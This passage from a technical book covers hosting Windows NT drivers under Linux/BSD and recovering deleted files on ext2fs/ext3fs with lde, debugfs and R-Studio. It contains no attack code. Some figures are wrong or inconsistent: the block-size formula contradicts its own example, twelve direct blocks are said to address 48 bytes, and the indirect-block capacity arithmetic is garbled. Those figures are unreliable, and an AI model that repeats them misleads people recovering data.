However, I'm not urging you to modify anything. Just take `ntoskrnl.exe`. All other operations are trivial. It is enough to map it to addresses specified in the PE file header (recall that `ntoskrnl.exe` is a normal PE file) and learn the particulars of the export table used by the drivers. In other words, it is necessary to implement a custom PE loader and build it into the loadable kernel model or into the kernel. To avoid doing extra work, it is possible to rely on the Windows emulator (Wine) and use its loader.

Interactions between the `ntoskrnl.exe` file and the Linux/BSD kernel will take place through the "stub," which is the code emulating HAL. This code you must implement on your own. However, there isn't anything difficult here; HAL doesn't have lots of functions, and the ones that are included are simple. The more difficult task is organizing communications between the system calls manager and the external world (which in this case will be Linux/BSD). The main problem here is that the interface of this manager is undocumented and subject to constant changes. Therefore, it is necessary to use not only `ntoskrnl.exe` but also `ntdll.dll`. Why use such an approach? How does `ntdll.dll` relate to drivers and the kernel? Drivers do not call it; furthermore, `ntdll.dll` is simply a set of stubs to `ntoskrnl.exe`.

However, the `ntdll.dll` interface is documented, and it remains unchanged for years. Therefore, it can be taken as a base without any doubts. After that, it only remains to make `ntdll.dll` communicate with the Linux/BSD world — in other words, to write a translator for the queries to the drivers. This task is not particularly easy, because you'll have to write a large amount of code, and the job will require several weeks or even months, including debugging. However, the result is worth it.

As a result, you'll organize normal communications between Linux/BSD and NTFS, as well as with other input/output drivers. The situation is considerably more complicated for video adapters, because they interact with the Win32 subsystem instead of the input/output manager (which resides inside `ntoskrnl.exe`), as shown in Fig. 8.3. In Windows 2000, it is implemented in the `win2k.sys` file. The `win2k.sys` driver is only a small part of what is required, and it is impossible to easily




Fig. 8.4. Video drivers for Linux x86 and x86_64 from Nvidia




Fig. 8.5. Video drivers for Linux x86, x86_64, IA64, FreeBSD x86, and Solaris x86/x64 from ATI

port it to Linux/BSD. After that, you'll inevitably require the entire remaining environment, so writing such a number of "wrappers" seems an unrealistic task. It is possible; however, it requires considerable time and effort. So rewriting a video driver is much easier, and this driver would have much greater performance. Furthermore, Nvidia (Fig. 8.4) and ATI Technologies (Fig. 8.5) recently implemented Linux/BSD drivers for the most popular chipsets, so this problem will be solved automatically.

A Ready-To-Use Example

I do not know specific examples of Windows drivers ported to Linux/BSD; however, under MS-DOS there is something similar. This is the NTFS for MS-DOS project by Mark Russinovich, a well-known investigator of Windows NT internals. The free version (<http://www.sysinternals.com/utilities/ntfsdosprofessional.html>) is read-only, and commercial version can be easily found. A special setup wizard prompts you to specify the path to the Windows system directory, after which it creates two diskettes. Consider what it will write there (see Listings 8.2 and 8.3).

Listing 8.2. The contents of the first NTFS for MS-DOS diskette

30.10.2005	19:01	904	414	NTOSKRNL.gz
11.02.2002	09:39	89	472	ntfspro.exe
30.10.2005	19:00	314	665	NTFS.gz
30.10.2005	19:01	1	403	C_866.gz
	4 files	1	309	954 bytes
	0 folders	146	944	bytes free

Listing 8.3. The contents of the second NTFS for MS-DOS diskette

30.10.2005	19:03	212	681	AUTOCHK.gz
30.10.2005	19:04	219	099	NTDLL.gz
30.10.2005	19:04	1	633	C_437.gz
30.10.2005	19:04	1	467	C_1252.gz
30.10.2005	19:04	746		L_INTL.gz
08.02.2002	10:45	56	748	ntfschk.exe
	6 files	492	374	bytes
	0 folders	964	096	bytes free

Consider the contents of the first diskette, which is a boot one because NTFS for MS-DOS operates only from a “black screen”; however, system files are not provided here to make the example more illustrative. The first diskette contains only one executable file, called `ntfspro.exe`, which is the query translator linked to the protected mode extension — the WDOSX 0.96 DOS extender by Michael Tippach.

`Ntfs.gz` is a native `ntfs.sys` driver taken from the Windows system directory and for space economy packed using the `gzip` archiver. To unpack it, you’ll require either Linux or `pkzip` for Windows or MS-DOS. Having compared it to the original driver file, you won’t find any changes. `Ntoskrnl.gz` is the system kernel (`ntoskrnl.exe`), extracted and packed the same way. It also doesn’t contain any changes.

The second diskette contains the `ntdll.gz` file (you shouldn’t have any problems guessing where it came from) and another file called `ntfschk.exe`. The latter is a completely rewritten variant of the built-in `chkdsk.exe` utility, because to make the console application work under MS-DOS, it would be necessary to emulate lots of other functions, which Mark Russinovich didn’t plan. By the way, there exists another extender created by the legendary Yury Haron. This extender is capable of running Windows applications from under naked DOS, without any access to Windows. Everything necessary for this can fit within a single diskette. This extender is available from http://www.doswin32.com:8080/index_en.html, and for noncommercial use it is freeware.

In addition, the diskettes contain other files, such as `c_866.gz`, `autochk.gz`, `c_437.gz`, `c_1252.gz`, and `l_intl.gz`, that hold code pages and other service information, without which, in principle, it is possible to do.

Thus, the foundation of the NTFS for MS-DOS project is formed by three files: `ntoskrnl.exe`, `ntdll.dll`, and `ntfs.sys`, which are placed into a kind of shell — the `ntfspro.exe` file, which switches the processor to the protected mode and translates MS-DOS queries into the “language” understandable by `ntfs.sys` and vice versa. As you can see, this works.

Linux/BSD and pure MS-DOS are different matters. The kernel controls interrupts and other system resources differently; therefore, you’ll encounter some technical problems when writing the shell. However, all of these problems are solvable. An example of a similar solution can be found in another project by Mark Russinovich — NTFS for Windows 9x. It also uses a shell, creating an adequate environment for `ntoskrnl.exe` and the query translator. However, this time the shell operates in aggressive Windows 9x instead of pure MS-DOS. Note that the differences between Windows 9x and Windows NT are no less significant than the ones between Windows NT and Linux/BSD.

Thus, writing a driver shell for Linux/BSD is a realistic task, and there isn't anything mysterious about it. It is enough to create it only once, after which you'll be able to run any drivers under it. By the way, it's an interesting hacking task. Why not to create a new project on <http://www.sourceforge.net>, organize a group, and cooperate to create something worthy? This would be true hacking!

Recovering Deleted Files under Ext2fs or Ext3fs

Everyone has at least once deleted a valuable file (or even the entire root directory). Assume that you did this but that there is no backup copy and no time to search for suitable recovery utilities. What should you do? Fortunately, everything that you could need to carry out the recovery has already been included in your favorite distribution set and is always close at hand. Briefly, these are debugfs, lsdel, stat, cat, dump, and undel. If you need some explanations and clarifications in relation to this topic, then read this section, which explains the procedures of data recovery on ext2fs and partially on ext3fs partitions.

Information related to data recovery under Linux is scarce. It might seem that its fans never lose data. This is not so. Erroneous file deletion is a common occurrence; in Linux world, it might occur even more often than under Windows. In Windows, most file operations are carried out manually using Windows Explorer or other interactive tools, such as FAR Manager. Linux also provides interactive environments, such as KDE, GNOME, and Midnight Commander. However, command-line fans are more numerous in this world. The command line means regular expressions and scripts — in other words, automated control tools — which are convenient and powerful yet destructive. Even a slightest fault or carelessness in their design, and... kiss your files goodbye.

Files die occasionally and tend to do this unexpectedly. This can never be predicted; therefore, the administrator must be vigilant. Situations, in which only a few seconds ago everything was OK and then suddenly hundreds of gigabytes of vital information are lost, are not rare. After that, it will be necessary to do everything in your power attempt to recover everything that can be saved.

The availability of the source code of file system drivers considerably simplifies investigation of their internals. Data recovery on ext2fs or ext3fs is a trivial task because of simplicity of the file system structure. FreeBSD file systems, such as the UNIX file system and the fast file system, are considerably more sophisticated

and poorly documented. With all that being so, FreeBSD plays one of the most important roles in the world of UNIX-compatible operating systems, and data destruction under it occurs often. Fortunately, in most cases lost information can be fully recovered.

Preparing to Recover Data

First, it is necessary to unmount the disk partition, or at least remount it in the read-only mode. Attempts at repairing an active partition often only increase the scale of destruction. If the files to be recovered are located on the main system partition, there are two ways, in which you can proceed — either boot from the Live Linux CD or install the disk being recovered as the second hard disk drive on a Linux machine.

To avoid further destruction, never edit the disk directly. Work with its copy. Such a copy can be created using the `cp /dev/sdb1 my_dump` command, where `sdb1` is the device name and `my_dump` is the name of the dump file. The dump file can be placed on any free partition or even copied to another machine through the network. All disk utilities (`lde`, `debugfs`, `fschk`) won't notice the trick and will work with the file as if it is on a “normal” partition. If necessary, it is even possible to mount it to the file system, using the `mount my_dump mount_point -o loop` command, to make sure that the recovery was successful. The `cp my_dump /dev/sdb1` command copies the recovered dump back to the partition — although it is not necessary to do so. It is much easier and safer to copy only the files being recovered.

Recovering Deleted Files under Ext2fs

The ext2fs file system remains the base file system for most Linux versions; therefore, it will be considered first. The concepts that it is based upon are similar to NTFS in many respects, so no cultural shock will be experienced when migrating from NTFS to ext2fs. A detailed description of the data storage structure can be found in the “*Design and Implementation of the Second Extended Filesystem*” paper (see “*Recommended Reading*” in this section), as well as in the book *Operating Systems: Design and Implementation* by Andrew Tanenbaum, the electronic copy of which can be found on e-Donkey. The source code of disk utilities, such as the file system driver, `lde`, and `debugfs`, will also be helpful.

File System Structure

The structure of the disk volume formatted for ext2fs is outlined in Listing 8.4. In the beginning of the hard disk is the boot sector (on partitions that are not bootable, it might be empty). After it, at the 1024-byte offset, lies the superblock containing key information about the file system. (On FAT and NTFS partitions, this information is stored directly in the boot sector.) The area of main interest is the `s_log_block_size` 32-bit field located at the offset 18h bytes from the start of the superblock. This field stores the block size (or, in MS-DOS and Windows terminology, the cluster size) expressed in the form of the pointer to the position, to which the 200h number must be moved. Expressed in natural units, this would appear as follows: `block_size = 200h << s_log_block_size (bytes)`. This means that if `s_log_block_size` is equal to zero, then the size of one block is 400h bytes, or two sectors.

Listing 8.4. The structure of the disk volume formatted for ext2fs

Offset	Size	Description
-----	-----	-----
0	1 boot record	; Boot sector
-- block group 0 --		; Block group 0
(1024 bytes)	1 superblock	; Superblock
2	1 group descriptors	; Group descriptor
3	1 block bitmap	; Map of free blocks
4	1 inode bitmap	; Map of free inodes
5	214 inode table	; Inode array (information ; about files)
219	7974 data blocks	; Data blocks (files, ; directories)
-- block group 1 --		; Block group 1
8193	1 superblock backup	; Copy of superblock
8194	1 group descriptors backup	; Copy of group descriptor
8195	1 block bitmap	; Map of free blocks
8196	1 inode bitmap	; Map of free inodes
8197	214 inode table	; Inode array

```
                                ; (information about files)
8408          7974 data blocks      ; Data blocks
                                ; (files, directories)
-- block group 2 --           ; Block group 2
16385          1 block bitmap      ; Map of free blocks
16386          1 inode bitmap      ; Map of free inodes
16387          214 inode table      ; Inode array
                                ; (information about files)
16601          3879 data blocks      ; Data blocks
                                ; (files, directories)
```

The superblock is followed by group descriptors and a map of free space, or simply bitmaps (a block bitmap and an inode bitmap), which are of little or no interest for current purposes. The inode table that follows them must be covered in more detail. In ext2fs (like in most other file systems from the UNIX world), the inode plays the same role as the file record in NTFS. The inode representation format is shown in Listing 8.5. An inode contains all information about the file: file type (normal file, directory, symbolic link, and so on); the logical size and physical size; the method of disk allocation; times of creation, modification, deletion, and last access; access rights; and the number of references to the file.

Listing 8.5. The inode representation format

Offset	Size	Description
-----	-----	-----
0	2 i_mode	; Representation format
2	2 i_uid	; User ID (UID)
4	4 i_size	; File size in bytes
8	4 i_atime	; Last access time
12	4 i_ctime	; File creation time
16	4 i_mtime	; File modification time
20	4 i_dtime	; File deletion time
24	2 i_gid	; Group ID (GID)


```

26      2 i_links_count    ; Number of references to the file
                                ; (0 - deleted)

28      4 i_blocks         ; Number of blocks belonging to the file

32      4 i_flags          ; Various flags

36      4 i_osd1           ; Operating system-dependent value

40  12 x 4 i_block        ; 12 DIRECT BLOCKS
                                ; (references to the first 12 blocks of the file)

88      4 i_iblock        ; 1x INDIRECT BLOCK

92      4 i_2iblock       ; 2x INDIRECT BLOCK

96      4 i_3iblock       ; 3x INDIRECT BLOCK

100     4 i_generation     ; File generation (used by NFS)

104     4 i_file_acl       ; External attributes

108     4 i_dir_acl        ; Greater size

112     4 i_faddr         ; Address of the last fragment

116     12 i_osd2          ; Operating system-dependent structure

```

The first 12 blocks occupied by the file are stored directly in the inode in the **DIRECT BLOCKS** array (direct blocks are in bold to make the listing more illustrative). Each array element is a 32-bit block number. With the average value of the `BLOCK_SIZE` equal to 4 KB, **DIRECT BLOCK** can address up to $4 * 12 = 48$ bytes of data. If the file exceeds this size, one or more indirect addressing blocks are created (**INDIRECT BLOCK**). The hierarchy of indirect blocks is illustrated in Fig. 8.6. The first indirect block (1x **INDIRECT BLOCK** or simply **INDIRECT BLOCK**) stores the references to other indirect blocks. Its address stored in the `i_indirect_block` field in the inode. As can be easily computed, it addresses about $(\text{BLOCK_SIZE}/\text{sizeof}(\text{DWORD}) * \text{BLOCK_SIZE} = 4096/4 * \text{MB})$ of data. If this is not enough, the second indirect block is created (2x **INDIRECT BLOCK** or **DOUBLE INDIRECT BLOCK**), storing the pointers to indirect blocks, which allows you to address $(\text{BLOCK_SIZE}/\text{sizeof}(\text{DWORD})) ** 2 * \text{BLOCK_SIZE} = 4096/4 ** 4096 = 4 \text{ GB}$ of data. If even this is not enough, the triple indirect block is created (3x **INDIRECT BLOCK** or **TRIPLE INDIRECT BLOCK**), which contains references to double indirect blocks.




Fig. 8.6. Order of file placement on the disk, or hierarchy of direct and indirect blocks

In comparison to the storage method of NTFS, such a method of information storage is considerably simpler; however, its space requirements are considerably greater. Nevertheless, it has an indisputable advantage over NTFS. Because all references are not packed, for each block of the file it is easy to quickly find the corresponding indirect block, even if the inode is destroyed.

The file name is not stored in the inode. To find it, search for the required name in directories that represent an array of records appearing as shown in Listing 8.6.

Listing 8.6. The format of the directory array representation

Offset	Size	Description
-----	-----	-----
0	4 inode	; Reference to the inode
4	2 rec_len	; Length of the current record
6	1 name_len	; Length of the file name
7	1 file_type	; File type
8	... name	; File name

When a file is deleted, the operating system finds the corresponding record in the directory, resets the `inode` field to zero, and increases the size of the preceding record (the `ren_len` field) by the value of the record being deleted. In other words, the deleted record is merged into the previous record. Although the file name remains intact for now, the reference to the inode corresponding to it is deleted. Thus, it becomes necessary to understand, which name belongs to which file.

Considerable changes also take place in the inode when the file is deleted. The number of references (`i_links_count`) is reset to zero, and the time of last deletion is updated (`i_dtime`). All blocks belonging to the file are marked as unused in the map of the free space (`block bitmap`), after which this inode also is released (`inode bitmap`).

Technique of Recovering Deleted Files

In ext2fs, complete recovery of deleted files is impossible, even if the file was deleted recently. In this respect, it is beaten both by FAT and by NTFS. At the least, the file name is lost. To be more precise, the relation between file names and their contents is lost. When a small number of well-known files are deleted, this can be tolerated (because the names have been saved). However, what should you do if you have deleted several auxiliary subdirectories, which you have never viewed?

Quite often, inodes are assigned in the order, in which the records in the directory table are created. In addition, there are file name extensions (C, GZ, MPG, and so on); thus, the number of possible combinations of mappings typically is not too large. Nevertheless, recovery of the deleted root directory in the automated mode is impossible. Note that NTFS, in contrast, allows you to do this with few troubles.

In general, the recovery strategy appears approximately as follows: Scan the inode table and select all records, for which the `i_links_count` field is zero. Sort all these files by the deletion data so that the files that were the last to be deleted take the highest positions in the list. As a variant, it is possible to simply use the filter (if you remember the approximate time of deletion). If the respective inodes were not overwritten by newly-created files, retrieve the list of direct and indirect blocks and write them into the dump, correcting the dump size to take into account the “logical” file size, for which the `i_size` field is responsible.

Recovery Using Linux Disk Editor

Open the partition being edited or its file copy: `lde my_dump` or `lde /dev/sdb1`. The editor automatically determines the type of the file system (ext2fs, in this case) and prompts you to press any key to continue. After you proceed as prompted, the editor would automatically switch to the superblock display mode and prompt you to press the `<I>` key to switch to the inode mode, or the `` key to switch to the block mode. Press `<I>`, and you'll find yourself in the first inode describing the root directory. To move the next inode, press `<Page Down>`. If you need to return to the previous inode, press `<Page Up>`. View all inodes from top to bottom, paying special attention to the `LINKS` field. For deleted files, this field is equal to zero, and the `DELETION TIME` field specifies the time of the last deletion (note that you must remember, or write down, the deletion time for the required files). Having located a suitable inode, move the cursor to the first block in the `DIRECT BLOCKS` list and press `<F2>`. Choose the **Block mode, viewing block under cursor** command from the menu (or immediately press the `<Shift>+` keyboard shortcut). The editor will move to the first block of the deleted file. Viewing its contents in the hex mode, try to define whether this file is the required one. To return to viewing the next inode, press `<I>`. To recover the file, press `<Shift>+<R>`, press `<R>`, and then specify the dump file name for recovery.

It is also possible to recover files by their contents. For example, you might know that the deleted file contains the `hello, world` string. Press `<F>`, then press `<A>` to search all blocks. Thus, you instruct the editor to search for links to all blocks, including deleted ones. (As a variant, it is possible to start the editor with the `--all` command-line option.) Press ``; when the editor switches to the block mode, press `</>` and specify the American Standard Code for Information Interchange (ASCII) string for searching. Having found the required block, scroll it from top to bottom and make sure that it actually belongs to the required file. If it does, press `<Ctrl>+<R>` to make the editor view all inodes containing the link to this block. The number of the current inode is displayed at the bottom of the screen. (Note that the top of the screen displays the number of the last inode viewed in the inode mode.) Switch to the inode mode by pressing the `<I>` key, then press `<#>` and supply the number of the inode that you need to view. If the deletion data corresponds to what you need, then press `<Shift>+<R>` and then `<R>` to save the dump on the disk. If this is not the case, then return to the block mode and continue the search.

In complicated cases, when the list of direct and/or indirect blocks is destroyed, it becomes necessary to reassemble the file being recovered piece by piece, based on its contents and partially on the disk-space allocation strategy adopted in the given file system. When doing this, use the `<W>` key, which instructs the editor to add the current block to the dump file. View all free blocks one by one (the free blocks are marked by the `NOT USED` string); having located a suitable one, add it to the end of the file. It is impossible to recover a highly-fragmented binary file proceeding this way. However, this technique might be helpful when recovering program listings.

The conclusion that can be drawn on the basis of these considerations is as follows: Manual file recovery using `lde` is a tedious and slow process. However, this process is the most “transparent” and reliable. As relates to recovery of original file names, the best technique uses `debugfs`.

Recovery Using `Debugfs`

Load the partition being edited or its copy into the debugger by issuing the `debugfs my_dump` or `debugfs /dev/sdb1` commands. If you plan to write to the disk, it is necessary to specify the `-w` command-line option (`debugfs -w my_dump` or `debugfs -w /dev/sdb1`).

To view the list of deleted files, issue the `lsdel` command (or `lsdel t_sec`, where `t_sec` is the number of seconds elapsed since the time of the file deletion). The screen will be filled with the list of deleted files. The files will be listed without names. Files that were deleted earlier than `t_sec` seconds ago (if you have specified the deletion time) won’t be listed.

The `cat <N>` command displays the contents of the text file on the terminal. Here, `<N>` is the inode name enclosed in the angle brackets. When displaying binary files, the screen displays a mess, and such files must be flushed into the dump using the `dump <N> new_file_name` command, where `new_file_name` is the fully-qualified name of the new file, under which it will be written to the native file system — in other words, into the file system, under which the `debugfs` debugger was started. The file system of the partition being recovered will remain intact. In other words, the `--w` command-line option is not needed to achieve this goal.

If desired, you can restore the file directly on the file system being recovered (which is especially convenient when recovering large files). In this case, the `undel <N> undel_file_name` command will be useful, where `undel_file_name` is the name that will be assigned to the file after recovery.



When carrying out this task, remember that the `undel` command is extremely aggressive and destructive by nature. It overwrites the first free record that it encounters in the directory table, thus making recovery of the original file names impossible.

The `stat <N>` command displays the inode contents in a readable format, and the `mi <N>` command allows you to edit them at your discretion. For manual recovery of the file (I wouldn't wish this on my enemy), it is necessary to set the link count to one and reset the deletion time to zero. After that, issue the `seti <N>` command that marks this inode as used and carry out the `setb x` command for each block of the file. Here, `x` is the block number (to view the list of blocks taken by the file, use the `stat` command, which, in contrast to `lde`, will display not only direct but also indirect blocks, which is considerably more convenient). Now it only remains to assign a name to the file. This can be achieved by creating a directory link using the `ln <N> undel_file_name` command, where `undel_file_name` is the name that will be assigned to the file after recovery (along with the path, if necessary).



Creating directory links irreversibly overwrites the original names of the deleted files.

After that, it is useful to issue the `dirty` command to force a file system check after the next reboot, or exit the debugger and manually start `fsck` with the `-f` command-line option, which forces a file system check.

Now, it is time to proceed with the recovery of the original file name. Consider the simplest case, in which the directory containing the deleted file (the parent directory) is still intact. Issue the `stat dir_name` command and record the inode number that you are reporting. Then issue the `dump <INODE> dir_file` command, where `INODE` is the number of the reported inode and `dir_file` is the name of the native file system file, into which the dump will be written. Then load the resulting dump into the hex editor and view its contents in the raw format. All file names will be there. If desired, it is possible to write a filter utility that would display only the names of the deleted files. Using Perl, this won't take more than ten minutes.

What should you do if the parent directory also has been deleted? In this case, it also will be marked as deleted. Display the list of deleted inodes, select the directories from this list, form the list of blocks that belong to them, and save the dump into the file. After that, you can view this file manually or using the filtering utility. As already

mentioned, the order of files in the inode often corresponds to the order, in which the files are located in the directory; therefore, in four cases out of five recovery of original names is successful.

With severe damage, when the file being recovered must be reassembled piece by piece, it might be helpful to use the `dump_unused` command, which displays on the terminal all unused blocks. It makes sense to redirect the output to the file, then start a hex editor and view this heap of garbage. This is much simpler than scanning the entire disk. On disks that are more than 75% full, this trick might save you considerable time.

The conclusion is as follows: The debugfs debugger considerably automates the procedure of the deleted files recovery (although, it doesn't make doing so absolutely comfortable). However, it is still unable to recover a file with a destroyed inode. If this is the case, it is impossible to do without lde.

Recovery Using R-Studio

Despite its name, the R-Studio NTFS utility supports not only NTFS but also ext2fs and ext3fs (Fig. 8.7). From the typical user's point of view, this is a good tool for




Fig. 8.7. The R-Studio utility recovers deleted files on ext2fs partitions (without names)

automated recovery of deleted files. It has an intuitive user interface, is easy to control, and provides all other benefits of technical progress. It is possible to recover files with several mouse clicks. Naturally, they are recovered without names; furthermore, the utility doesn't provide any guarantee that it will recover them. Manual recovery mode is not supported. Files with a destroyed inode are irrecoverable even though, in contrast to NTFS, in ext2fs this is much easier to do.

In general, R-Studio is catastrophically unsuitable for professional use.

Recovering Deleted Files under Ext3fs

The ext3fs file system is ext2fs with logging support (in NTFS terminology, with transactions support). In contrast to ext2fs, it handles the directories array more carefully, and when a file is deleted, the reference to the inode is not destroyed. This should considerably simplify automated recovery of the original file names. Nevertheless, in ext3fs before file deletion the list of blocks belonging to that file is carefully cleared. As a result, recovery becomes practically impossible (Fig. 8.8). Unfragmented files with meaningful contents (for example, the source code of some program) still can be reassembled piece by piece; however, this would require considerable time. Fortunately, indirect blocks are not cleared, which means that only the starting `12 * BLOCK_SIZE` bytes of each file are lost. On a typical 10-GB partition, `BLOCK_SIZE` is usually 4 or 8 KB, which means that maximum actual losses will be about 100 KB. According to contemporary interpretation, this is just a trifle. Most executable files simply won't start without these 100 KB; however, finding the missing 12 blocks on the disk is a realistic job. If you are lucky, they will be located in one or two continuous runs; however, this is unlikely. Nevertheless, even on highly-fragmented partitions continuous chains of 6–12 blocks are encountered often enough.

How is it possible to act under these conditions? It is necessary to locate at least one block that is guaranteed to belong to the file and is located beyond the 100-KB boundary from its start. This might be a text string, the manufacturer's copyright, or any other information. In brief, the block number is needed. For distinctness, let it be equal to `0x1234`. Write it in the inverse order so that the least significant byte is located at the smaller address, and search for `34h 12h 00h 00h` — the number that will be present in the indirect block. Indirect blocks are easily distinguished from all other blocks (for example, from blocks belonging to data files) because an indirect block is an array of 32-bit block numbers, increasing more or less steadily. Double and triple indirect blocks are found according to the same algorithm.




Fig. 8.8. The R-Studio utility recovers deleted files on the ext3fs partitions; there are names, but there are no files as such (their lengths are equal to zero, which means that the list of direct blocks is erased)

The problem is that the same blocks might at different times belong to different files and, consequently, to different indirect blocks. How is it possible to find out, which one is correct? This is an easy task. If at least one reference of the indirect block points to the occupied block, this indirect block belongs to a file that was deleted long ago and, therefore, is of no interest.

